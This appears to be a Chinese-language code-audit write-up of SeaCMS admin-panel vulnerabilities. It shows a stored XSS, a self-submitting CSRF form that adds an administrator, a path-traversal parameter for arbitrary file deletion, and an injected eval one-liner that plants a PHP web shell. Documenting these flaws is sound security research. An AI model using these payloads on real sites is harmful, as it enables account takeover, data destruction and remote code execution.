
Seacms:

任意文件下载:

代码审计:

通过定位file_get_contents()函数:



找寻有可控变量的文件:


> 后台文件/n5y4um/admin_safe.php,代码94行。

漏洞复现:


进入后台这个页面:

XSS:


因为已经登入后台，所以找存储型的XSS，在扩展中添加广告，友情链接这些地方进行尝试：




直接修改海洋cms名称，拼接js，



存储型XSS：



前台页面：




CSRF：

尝试添加系统管理员：

构造poc：


```php
<html>
<body>
<form id="pick" action="http://192.168.6.175/n5y4um/admin_manager.php?action=add" method="POST">
    <input type="hidden" name="username" value="test" />
    <input type="hidden" name="pwd" value="test" />
    <input type="hidden" name="pwd2" value="test" />
    <input type="hidden" name="groupid" value="1" />
    <input type="submit" value="Submit request" />
</form>
</body>
</html>
<script>
    document.getElementById("pick").submit();
</script>
```

在另一浏览器打开：



任意文件删除

代码审计：



网页打开admin_template.php，添加参数action=del&filedir=../templets/default/html/../../../test.php。设置打开这个网页就进行自动断点。在admin_template.php进行跟踪：

按住fn+f8：

未对删除目录路径进行严格的过滤，会存在路径穿越进行删除任意文件。

漏洞复现：

在后台模板页面：

点击下一级目录。


自己在根目录添加一个test.php文件，将最后的文件名改为根目录下自己创建的文件路径。

发现根目录下自己设置的test.php文件删除成功。说明存在任意文件删除漏洞。

页面上显示的内容为根目录下的文件。会返回抓包修改的的路径。

命令执行：

在后台百度推送页面：




进入这个文件查看：

向上查看这两个参数：

```php
CheckPurview();
if($action=="set")
{
    $weburl= $_POST['weburl'];
    $token = $_POST['token'];
    $open=fopen( filename: "../data/admin/ping.php", mode: "w" );
    $str='<?php ';
    $str.='$weburl = "';
    $str.="$weburl";
    $str.='"; ';
    $str.='$token = "';
    $str.="$token";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
```


写入这个文件

打开/data/admin/ping.php文件：




所以页面中插入一句话木马：";eval($_REQUEST[6]);//

查看文件中代码：




访问这个页面：



可以连接到菜刀：


命令执行2：


在后台用户-->会员消息通知：




成功保存之后：

去文件中查看出现的问题：









再次尝试 ";eval($_REQUEST[6]);// ：

木马上传成功：




访问这个文件：



